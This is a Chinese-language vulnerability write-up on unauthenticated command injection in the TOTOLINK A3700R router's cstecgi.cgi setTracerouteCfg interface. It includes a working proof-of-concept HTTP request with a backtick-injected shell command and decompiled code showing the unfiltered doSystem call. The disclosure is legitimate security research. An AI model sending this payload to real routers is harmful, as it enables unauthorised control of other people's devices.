**TOTOLINK A3700R\_FirmwareV9.1.2u.6134\_B20201202存在未授权任意命令注入执行**

**漏洞复现**

**本地搭建环境**

设备：TOTOlink A3700R

固件版本：V9.1.2u.6134\_B20201202

制造商网站信息：https://www.totolink.net/

固件下载地址：https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/207/ids/36.html

**漏洞描述**

cstecgi.cgi的setTracerouteCfg接口存在未授权任意命令执行

**POC**

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.187.135

Content-Length: 80

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.187.135

Referer: http://192.168.187.135/advance/traceroute.html?time=1699627755838

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9

Cookie: SESSION\_ID=2:1699627746:2

Connection: close

{"command":"127.0.0.1`ls>/www/zxs.txt`","num":"4","topicurl":"setTracerouteCfg"}

可以看到是成功的上传了



GET /aaa.txt HTTP/1.1

Host: 192.168.187.135

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: SESSION\_ID=2:1699627746:2

Connection: close

访问一下抓到结果如下



**分析**

根据抓包，对参数进行搜索

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.187.135

Content-Length: 63

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.187.135

Referer: http://192.168.187.135/advance/traceroute.html?time=1699627755838

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9

Cookie: SESSION\_ID=2:1699627746:2

Connection: close

{"command":"127.0.0.1","num":"4","topicurl":"setTracerouteCfg"}

找到command，发现只有一个，进去看一下



在漏洞cgi处的sub\_422504，如下，存在未授权任意命令注入执行漏洞

int \_\_fastcall sub\_422504(int a1)

{

const char \*Var; // $s2

int v3; // $v0

int v4; // $v0

char v6[128]; // [sp+18h] [-80h] BYREF

memset(v6, 0, sizeof(v6));

Var = (const char \*)websGetVar(a1, "command", "www.baidu.com");

v3 = websGetVar(a1, "num", &byte\_43AFC8);

v4 = atoi(v3);

sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v4, Var);

doSystem(v6);

setResponse(&word\_43908C, "reserv");

return 1;

}

字符串可控，dosystem的时候直接对拼接的v6进行执行没有任何过滤直接用反引号闭合就可以任意命令执行了。